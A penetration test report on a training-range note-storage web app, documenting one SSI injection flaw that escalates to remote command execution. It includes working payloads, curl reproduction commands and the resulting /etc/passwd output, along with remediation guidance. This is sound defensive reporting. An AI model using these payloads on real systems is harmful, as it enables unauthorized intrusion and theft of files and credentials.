CONFIDENTIAL — PENETRATION TEST REPORT

Vulnerability Assessment & Penetration Testing

Engagement Report

Target Application: Secure Corp Data Vault

`red.infinity.cyberwarfare.live/ae049ea0a0104397a90c1f65cbfb041h/`

Engagement ID: ENG-2026-1107-SCV

PREPARED FOR

SecureCorp — Information Security Team

PREPARED BY

Ashok — Security Analyst (VAPT)

Engagement Type	Web Application Penetration Test (Training Range)
Report Date	05 November 2026
Document Classification	Confidential — Internal / Training Use Only
Overall Risk Rating	CRITICAL
Report Version	1.0 (Final)

Document Control

Document Information

Engagement ID	ENG-2026-1107-SCV
Document Title	Vulnerability Assessment & Penetration Testing — Engagement Report
Document Owner	Ashok, Security Analyst
Classification	Confidential — shared only with named recipients on a need-to-know basis
Storage / Handling	Store encrypted at rest; transmit only over encrypted channels; destroy per client data-retention policy

Version History

Version	Date	Author	Description
0.1	05 November 2026	Ashok	Initial draft for internal technical review
1.0	05 November 2026	Ashok	Final report issued to client

Distribution List

Name	Role	Organization
Information Security Lead	Recipient	SecureCorp
Ashok	Author / Tester	Independent Security Assessor

Sign-off

Prepared by	Reviewed by	Approved by
Ashok	_____	_____
05 November 2026	Date: _____	Date: _____

Confidentiality Statement

This document and its contents are the confidential and proprietary information of the recipient organization. It has been prepared exclusively for the use of the named recipient(s) and their authorized staff, and contains sensitive technical detail — including vulnerability descriptions, exploitation steps, extracted credentials, and system configuration data — that could be used to compromise the target systems if disclosed to an unauthorized party.

This report must not be duplicated, distributed, transmitted, or disclosed, in whole or in part, to any third party without the prior written consent of the engagement sponsor. Recipients are responsible for ensuring this report is stored securely (encrypted at rest, access-controlled) and transmitted only over encrypted channels.

The findings in this report reflect the security posture of the target system(s) at the time testing was performed. No assessment can guarantee the complete absence of vulnerabilities; this report should be treated as a point-in-time assessment and supplemented with ongoing security testing and monitoring.

Testing was conducted under explicit authorization, within the scope and rules of engagement agreed upon in advance (see Section 2, Scope of Engagement). Any testing activity outside this documented scope was not performed and is not covered by this report.

Table of Contents

Document Control 2

Confidentiality Statement 3

1. Executive Summary 5

2. Scope of Engagement 7

3. Methodology 8

4. Risk Rating Methodology 9

5. Summary of Findings 10

6. Detailed Technical Findings 11

VULN-01 — SSI Injection → RCE 11

7. Remediation Roadmap 15

8. Conclusion 16

Appendix A: Evidence Index 17

Appendix B: Tools & Techniques Used 18

Appendix C: Disclaimer & Legal Notice 19

1. Executive Summary

During the course of this engagement, a penetration test was performed against the “Secure Corp Data Vault” web application hosted on the training range target. The assessment followed a black-box, unauthenticated testing methodology focused on the application's note-storage and note-viewing functionality.

One (1) Critical severity vulnerability was identified: a **Server-Side Include (SSI) Injection** flaw that escalates to unauthenticated Remote Code Execution (RCE). The application stores user-supplied note content directly into files with a `.shtml` extension without sanitizing SSI directive syntax, and the web server processes those files through its SSI engine before serving them. This allows an unauthenticated attacker to execute arbitrary operating system commands on the host.

This finding was successfully exploited during testing, with arbitrary file read of /etc/passwd demonstrated as proof of command execution. Given the lack of authentication requirements and the direct path to OS-level compromise, this issue should be treated as an immediate remediation priority.

Severity Distribution

Severity	Count	CVSS Range
Critical	1	9.0 – 10.0
High	0	—
Medium	0	—
Low	0	—




Figure A — Findings by severity (1 Critical).

2. Scope of Engagement

Target Information

Target URL	http://red.infinity.cyberwarfare.live/ae049ea0a0104397a90c1f65cbfb041h/
Application	“Secure Corp Data Vault” — note storage/viewer web app
Technology Stack	nginx/1.18.0 (Ubuntu), PHP/8.2.30
In-Scope Endpoints	POST /submit.php, GET /view.php, GET /storage/*.shtml
Authentication	None — publicly accessible, unauthenticated
Testing Window	05 November 2026
Tools Used	Burp Suite (Proxy, Repeater), manual HTTP request crafting

Rules of Engagement

- Testing type: Black-box, unauthenticated, remote — conducted entirely over HTTP against the designated training-range endpoint.
- Testing was restricted to the explicitly authorized target and endpoints listed above; no other hosts, IP ranges, or third-party services were in scope.
- Denial-of-service, destructive payloads, and social engineering were excluded from this engagement.
- All testing activity was performed within the agreed testing window using the tooling listed above.

3. Methodology

Testing was conducted in accordance with a black-box, unauthenticated methodology aligned to the Penetration Testing Execution Standard (PTES) and the OWASP Web Security Testing Guide (WSTG). The engagement followed these phases:

Phase	Activities Performed
1. Planning & Scoping	Rules of engagement, target identification, and testing window agreed with the engagement sponsor.
2. Reconnaissance	Passive and active information gathering: application fingerprinting, technology stack identification, review of client-visible source (HTML/JS) for configuration hints.
3. Scanning & Enumeration	Mapping of application functionality, input surfaces, and endpoints; identification of candidate injection points.
4. Vulnerability Analysis	Manual analysis and fault injection against identified input surfaces using Burp Suite (Proxy/Repeater) to identify exploitable weaknesses.
5. Exploitation	Controlled exploitation of confirmed vulnerabilities to demonstrate real-world impact without causing unnecessary disruption.
6. Post-Exploitation	Assessment of attainable impact (data access, code execution, privilege context) from the exploited foothold.
7. Reporting	Documentation of findings, evidence, risk ratings, and remediation guidance in this report.

Specific steps performed for the finding documented in this report are detailed in Section 6 (Detailed Technical Findings).

Finding-Specific Steps

1. Reconnaissance — identified the application's core workflow: note submission (POST /submit.php) and note rendering via generated .shtml links.
2. Baseline testing — submitted benign input to understand normal storage and rendering behavior.
3. Hypothesis formation — the .shtml file extension suggested server-side processing (SSI) was active on stored notes.
4. Non-destructive probing — injected a benign SSI directive (#echo) to confirm directive evaluation without risk.
5. Validation — tested an invalid directive to rule out false positives / coincidental output.
6. Exploitation — escalated to the #exec directive to demonstrate operating-system command execution.
7. Impact confirmation — retrieved /etc/passwd to provide unambiguous proof of Remote Code Execution.

4. Risk Rating Methodology

Severity Rating Definitions

Each finding in this report is assigned a severity rating derived from its CVSS v3.1 base score, per the band definitions below (FIRST.org CVSS 3.1 Specification):

Severity	CVSS Range	Definition
Critical	9.0 – 10.0	Direct path to full system compromise; typically unauthenticated, remotely exploitable, and highly reliable. Requires immediate remediation.
High	7.0 – 8.9	Significant compromise of confidentiality, integrity, or availability; may require some precondition (authentication, user interaction) to exploit.
Medium	4.0 – 6.9	Limited impact or requires significant preconditions; still warrants remediation within a reasonable timeframe.
Low	0.1 – 3.9	Minimal direct impact; typically informational or defense-in-depth weaknesses.
Informational	0.0	Observations and best-practice recommendations with no direct, demonstrable security impact.

5. Summary of Findings

ID	Title	Severity	CVSS 3.1
VULN-01	Server-Side Include (SSI) Injection leading to Remote Code Execution	Critical	9.8

6. Detailed Technical Findings

VULN-01 — SSI Injection → Remote Code Execution

Finding ID	VULN-01
Severity / CVSS	Critical (9.8)
CWE	CWE-97: Improper Neutralization of Server-Side Includes (SSI)
Affected Component	POST /submit.php → GET /storage/note_<ts>.shtml
Status	Open — Not Remediated




Figure 0 — End-to-end exploitation chain for VULN-01.

6.1 Description

The application accepts arbitrary user content via the note submission form and persists it verbatim into a server-side file named using the pattern storage/note_<unix_timestamp>.shtml. The .shtml extension causes the web server to process the file through its Server-Side Include (SSI) engine prior to returning it to the client. Because the application does not sanitize, encode, or reject SSI directive syntax (<!--#...-->), an attacker can embed directives that are evaluated server-side — including the #exec directive, which executes an arbitrary operating system command.

6.2 Affected Component

`POST /submit.php` (note creation) → `GET /storage/note_<ts>.shtml` (note rendering)

6.3 Proof of Concept

Step 1 — Baseline behaviour. A plain-text note was submitted to confirm the storage and rendering flow:

```
POST /ae049ea0a0104397a90c1f65cbfb041h/submit.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

content=sdsd
```

Result: redirected to view.php; the generated link storage/note_1793890767.shtml returned the literal string “sdsd”.

Step 2 — Confirm SSI processing is active. A harmless, non-destructive SSI directive was submitted:

```
content=<!--#echo var="DATE_LOCAL" -->
```

Reproduction (cURL):

```
curl -s -X POST 'http://red.infinity.cyberwarfare.live/<path>/submit.php' \
  --data-urlencode 'content=<!--#echo var="DATE_LOCAL" -->' -L
```

Result: the rendered note returned the server's current date/time (“Thursday, 05-Nov-2026 15:02:20 UTC”) instead of the literal string — proof that the server evaluates SSI directives rather than storing plain text.



Figure 1 — Submitting the #echo directive (request/response captured live via Burp Suite).




Figure 2 — Rendered note returns the server's live date instead of the literal payload, confirming SSI evaluation.

Step 3 — Validation. An invalid directive was submitted to rule out a false positive:

```
content=<!--#invalid -->
```

Result: “[an error occurred while processing this directive]” — confirming the SSI parser actively interprets directive syntax.

Step 4 — Exploitation. The #exec directive was used to execute an arbitrary OS command:

```
content=<!--#exec cmd="cat /etc/passwd" -->
```

Reproduction (cURL):

```
curl -s -X POST 'http://red.infinity.cyberwarfare.live/<path>/submit.php' \
  --data-urlencode 'content=<!--#exec cmd="cat /etc/passwd" -->' -L
# then open the newest link returned by GET .../view.php
```

Result: the rendered .shtml file returned the full contents of /etc/passwd from the target host, confirming unauthenticated Remote Code Execution:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
app:x:10001:10001::/home/app:/usr/sbin/nologin
```




Figure 3 — Submitting the weaponized #exec directive.




Figure 4 — /etc/passwd returned in the rendered response: confirmed Remote Code Execution.

Any operating-system command may be substituted inside cmd="...", enabling full interactive compromise of the host within the privileges of the web server process.

Note on reproduction: the above cURL commands reproduce the exact requests issued during this engagement. As this target runs on an ephemeral, per-session training-range instance, the specific URL path shown throughout this report (ae049ea0a0104397a90c1f65cbfb041h) is no longer live at the time of writing; the commands and screenshots above are preserved as direct evidence from the original test session and remain valid against a freshly provisioned instance of the same lab.

6.4 Impact Analysis

- Confidentiality — Total. Arbitrary file read was demonstrated (/etc/passwd); any file readable by the web server user is exposed, including configuration files, source code, and credentials.
- Integrity — Total. The #exec directive enables arbitrary command execution, permitting file modification, webshell deployment, or tampering with application data.
- Availability — Total. Destructive commands (file deletion, service termination, resource exhaustion) are equally executable.
- Privilege Context — Commands execute as the web server / application user (observed as app, uid 10001, in /etc/passwd); this is a viable foothold for further privilege escalation.
- Blast Radius — No authentication is required; any unauthenticated network user can exploit this end-to-end.

6.5 CVSS 3.1 Scoring

Vector: `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H` **Base Score:** **9.8 (Critical)**

Metric	Value	Rationale
Attack Vector	Network	Exploited remotely over HTTP
Attack Complexity	Low	Single POST request; no special conditions required
Privileges Required	None	No authentication or session needed
User Interaction	None	Fully server-side; no victim action required
Confidentiality Impact	High	Arbitrary file read demonstrated
Integrity Impact	High	Arbitrary command execution permits file/data tampering
Availability Impact	High	Destructive commands are equally executable




Figure B — CVSS 3.1 impact breakdown (Confidentiality / Integrity / Availability).

6.6 Remediation

1. Disable SSI processing entirely on any directory serving user-uploaded or user-generated content.
2. Never serve user-controlled content through an SSI-interpreted extension (.shtml, .shtm). Store notes as plain .txt and serve them with Content-Type: text/plain, streamed directly rather than through a path the web server auto-processes.
3. Sanitize and encode all user input prior to persistence — at minimum, strip or encode the literal sequence <!--# before writing to disk.
4. If SSI is required elsewhere, disable dangerous directives server-wide (e.g., Apache's IncludesNOEXEC option) so #exec cannot run regardless of file content.
5. Run the web server process under a least-privilege, sandboxed account with no access to sensitive files or secrets.
6. Deploy a WAF rule to flag or block <!--# patterns in form submissions as defense in depth.
7. Re-test with this report's PoC payloads after remediation to confirm directives are rendered as literal text rather than executed.

7. Remediation Roadmap

The following prioritized action plan is recommended based on the severity and exploitability of the findings in this report:

Priority	Target Timeframe	Action
P1 — Critical	Immediate (0–3 days)	Disable SSI processing on the notes directory and/or stop serving stored notes through the .shtml extension.
P2 — High	7 days	Implement input sanitization to strip/encode SSI directive syntax before persisting user content.
P3 — Medium	30 days	Harden the web server (IncludesNOEXEC), apply least-privilege to the service account, and add WAF rules for defense in depth.

8. Conclusion

The “Secure Corp Data Vault” application is vulnerable to Server-Side Include Injection, which was successfully escalated to unauthenticated Remote Code Execution during this engagement. The vulnerability was conclusively demonstrated through arbitrary file disclosure (/etc/passwd) using the #exec directive, and is trivially extensible to full command execution on the host. Given the absence of any authentication barrier and the direct path to host compromise, this finding is rated Critical (CVSS 9.8) and remediation is recommended as an immediate priority ahead of any production deployment.

References

- CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page — https://cwe.mitre.org/data/definitions/97.html
- OWASP Web Security Testing Guide — Testing for SSI Injection (WSTG-INPV-08) — https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/09-Testing_for_Server-Side_Include_Injection
- PortSwigger Web Security Academy — Server-side template injection / SSI injection reference — https://portswigger.net/kb/issues/00101000_ssi-injection
- Apache HTTP Server Documentation — mod_include / Server Side Includes — https://httpd.apache.org/docs/current/howto/ssi.html
- FIRST.org — CVSS 3.1 Specification Document — https://www.first.org/cvss/v3-1/specification-document

Appendix A: Evidence Index

All screenshots in this report were captured directly from Burp Suite's Proxy/Repeater history during the live engagement, and are reproduced faithfully (request and response bytes unmodified) for evidentiary purposes.

Figure	Description
Fig. 1	POST request submitting the non-destructive #echo SSI probe to submit.php
Fig. 2	Server-evaluated response returning live server date — confirms SSI directive evaluation
Fig. 3	POST request submitting the weaponized #exec cmd="cat /etc/passwd" directive
Fig. 4	Rendered .shtml response containing full /etc/passwd output — confirmed RCE

Appendix B: Tools & Techniques Used

Tool	Purpose
Burp Suite (Proxy, Repeater)	Intercepting, replaying, and modifying HTTP requests to the target application
cURL	Scripted reproduction of PoC requests
Manual HTTP request crafting	Hand-built SSI directive payloads for probing and exploitation

Appendix C: Disclaimer & Legal Notice

This report documents the results of security testing performed against a designated training-range target as part of an authorized security exercise, conducted under the scope and rules of engagement described in Section 2. Findings, payloads, extracted data, and screenshots are provided solely for educational and defensive remediation purposes.

This assessment represents a point-in-time evaluation of the target's security posture and is based on the information and access available during the stated testing window. It does not constitute a guarantee that no other vulnerabilities exist, nor that the target will remain secure against future threats. The techniques, tools, and payloads described in this report must not be used against any system without explicit, documented authorization from its owner. The authors accept no liability for any unauthorized or illegal use of the information contained herein.

All trademarks, product names, and company names referenced in this report are the property of their respective owners and are used for identification purposes only.